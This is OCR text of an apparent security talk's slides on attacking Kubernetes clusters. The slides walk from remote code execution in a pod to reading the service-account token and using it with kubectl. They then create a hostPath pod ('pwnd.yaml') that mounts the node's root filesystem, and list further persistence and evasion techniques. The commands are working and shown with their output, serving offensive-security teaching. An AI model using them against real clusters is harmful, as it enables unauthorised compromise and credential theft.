
03 Privilege Escalation

04 Lateral Movement

05 Cluster Compromise

Step 1: Initial Access

- How would an attacker get in?
  - Phishing Dev Creds
  - Finding a Kubeconfig file
  - Finding RCE/command injection
  - Compromised container image
  - Finding publicly exposed internal interfaces (rip tesla)
    - Source: https://arstechnica.com/information-technology/2018/02/tesla-cloud-resources-are-hacked-to-run-cryptocurrency-mining-malware/



Worker Node
Kubelet
MY-NGINX-POD
nginx-ctr
Graham Hacker
1. Attacker
Identifies RCE

Step 2: Enumeration

- Ok, I have shell access to a pod but I can’t do much…
  - Check for goodies:
    - `/run/secrets/kubernetes.io/serviceaccount`
    - `/var/run/secrets/kubernetes.io/serviceaccount`
    - `/secrets/kubernetes.io/serviceaccount`
  - Check environment variables for sensitive data
    - Remember, secrets can be injected as environment variables
  - Check for volume mounts from node

Enumeration

```
user@webapp-pod$ env | grep -i "kube"
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
KUBELETCTL_VERSION=v1.8
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
user@webapp-pod$ ls /var/run/secrets/kubernetes.io/serviceaccount/
ca.crt  namespace  token
user@webapp-pod$ kubectl auth can-i --list \
--token=$(cat /run/secrets/kubernetes.io/serviceaccount/token) \
--certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt \
-n $(cat /run/secrets/kubernetes.io/serviceaccount/namespace)
Resources                                       Non-Resource URLs                      Resource Names   Verbs
pods                                            []                                     []               [create get watch list]
pods/attach                                     []                                     []               [create]
pods/exec                                       []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
                                                [/.well-known/openid-configuration]    []               [get]
```


Worker Node
Kubelet
MY-NGINX-POD
nginx-ctr
Graham Hacker
1. Attacker Identifies RCE
2. Attacker Enumerates and identifies overly permissive RBAC allowing for pod creation
Over Permissive RBAC identified!

Lateral Movement

- There is not a direct path to cluster admin:
  - What *can* we reach?
  - What is our service account allowed to do?
  - Network abuse?
    - ARP/IP spoofing?
    - Inter-service sniffing?
    - Normal network pentest?
  - Cloud credentials?
  - Mounted volumes?

Privilege Escalation?

- If there IS a path to cluster admin:
  - Spawn privileged container
  - Abuse RBAC
  - Abuse hostPath mount
  - Cloud pentest
    - IMDS?
    - Service principles?

Lateral Movement


- There is not a direct path to cluster admin:
  - What *can* we reach?
  - What is our service account allowed to do?
  - Network abuse?
    - ARP/IP spoofing?
    - Inter-service sniffing?
    - Normal network pentest?
  - Cloud credentials?
  - Mounted volumes?

Privilege Escalation?

- If there IS a path to cluster admin:
  - Spawn privileged container
  - Abuse RBAC
  - Abuse hostPath mount
  - Cloud pentest
    - IMDS?
    - Service principles?


Recap: Enumeration

```
user@webapp-pod$ env | grep -i "kube"
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
KUBELETCTL_VERSION=v1.8
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
user@webapp-pod$ ls /var/run/secrets/kubernetes.io/serviceaccount/
ca.crt  namespace  token
user@webapp-pod$ kubectl auth can-i --list \
--token=$(cat /run/secrets/kubernetes.io/serviceaccount/token) \
--certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt \
-n $(cat /run/secrets/kubernetes.io/serviceaccount/namespace)
Resources                                       Non-Resource URLs                      Resource Names   Verbs
pods                                            []                                     []               [create get watch list]
pods/attach                                     []                                     []               [create]
pods/exec                                       []                                     []               [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []               [create]
                                                [/.well-known/openid-configuration]    []               [get]
```



- Recap:
  - We have shell access to a Pod
  - The Pod has an overly permissive RBAC role allowing us to create a pod

```
user@webapp-pod$ cat pwnd.yaml
apiVersion: v1
kind: Pod
metadata:
  name: pwnd (1)
spec:
  containers:
  - image: busybox
    command:
      - sleep
      - "99999"
    name: busybox
    volumeMounts:
    - mountPath: /rootfs (2)
      name: rootfs
  volumes:
    - name: rootfs
      hostPath:
        path: / (3)
user@webapp-pod$ kubectl apply -f pwnd.yaml \
--token=$(cat /run/secrets/kubernetes.io/serviceaccount/token) \
--certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt \
-n $(cat /run/secrets/kubernetes.io/serviceaccount/namespace)
pod/pwnd created (4)
```


Worker Node
Kubelet
MY-NGINX-POD
PWND-POD
nginx-ctr
pwnd-ctr
Graham Hacker
1. Attacker Identifies RCE
2. Attacker Enumerates and identifies overly permissive RBAC allowing for pod creation
3. Attacker spawns pod that mounts the Node's filesystem
4. Attacker has access to node filesystem
Over Permissive RBAC identified

Exec into pwnd pod

```
user@webapp-pod$ kubectl exec -it pwnd -- sh
/ # whoami ; hostname
root
pwnd
/ # ls
bin     dev     etc     home    lib     lib64   proc    root    rootfs  sys     tmp     usr     var
/ # cat /rootfs/etc/hostname
minikube
/ # ls /rootfs/etc/kubernetes/manifests/
etcd.yaml                  kube-apiserver.yaml        kube-controller-manager.yaml  kube-scheduler.yaml
```

You win?

- Shell access to highly trusted Linux infrastructure
- Next step?
  - Persist forever because only like 10 people in the world understand Linux well enough to secure it and the entire industry is too focused on the dumpster fire that is Active Directory
- Anyway… here are some helpful tools…

How can we make this easier?

- There are some great projects and tools out there:
  - Microsoft’s Kubernetes Threat Matrix
- **Trivy:** An extremely comprehensive tool that allows for finding vulnerabilities at multiple different "layers" of Kubernetes security depending on how it's run.
- **Peirates**: A swiss army knife of Kubernetes pentesting.
- **Kdigger**: A context discovery tool for offensive security assessments.
- **Dredge:** Search for files and strings in a Linux system

DREDGE

- Search for KubeConfigs
- // I should rewrite this in go

Dredge ->

github.com/grahamhelton/dredge

The Kubenomicon

- Threat matrix for Kubernetes
- Offensive security focused
- Open source

Home - Kubenomicon

1. Initial access

- **1.1.** Using cloud credentials
- **1.2.** Compromised image In registry
- **1.3.** Kubeconfig file
- **1.4.** Application vulnerability
- **1.5.** Exposed sensitive interfaces
- **1.6.** SSH server running inside container

2. Execution

- **2.1.** Exec inside container
- **2.2.** New container
- **2.3.** Application exploit (RCE)
- **2.4.** Sidecar injection

3. Persistence

- **3.1.** Backdoor container
- **3.2.** Writable hostPath mount
- **3.3.** Kubernetes cronjob
- **3.4.** Malicious admission controller
- **3.5.** Container service account
- **3.6.** Static pods

4. Privilege escalation

- **4.1.** Privileged container
- **4.2.** Cluster-admin binding
- **4.3.** hostPath mount
- **4.4.** Access cloud resources

5. Defense evasion

- **5.1.** Clear container logs
- **5.2.** Delete events
- **5.3.** Pod name similarity
- **5.4.** Connect from proxy server

6. Credential access

- **6.1.** List K8S secrets

Kubenomicon

What is The Kubenomicon?

The Kunenomicon was born of a desire to understand more about Kubernetes from an offensive perspective. I found many great resources to aid in my journey, but I quickly realized:

1. I will never be able to solely document every offensive and defensive Kubernetes technique on my own.
2. Things in the Kubernetes world move really fast and there are constantly new attack surfaces to explore. My solution to this is to start the Kubenomicon -- a place where offensive security techniques and how to defend against them can easily be

1.2. Compromised image in registry
1.3. Kubeconfig file
1.4. Application vulnerability
1.5. Exposed sensitive interfaces
1.6. SSH server running inside container
2. Execution
2.1. Exec inside container
2.2. New container
2.3. Application exploit (RCE)
2.4. Sidecar injection
3. Persistence
3.1. Backdoor container
3.2. Writable hostPath mount
3.3. Kubernetes cronjob
3.4. Malicious admission controller
3.5. Container service account
3.6. Static pods
4. Privilege escalation
4.1. Privileged container
4.2. Cluster-admin binding
4.3. hostPath mount

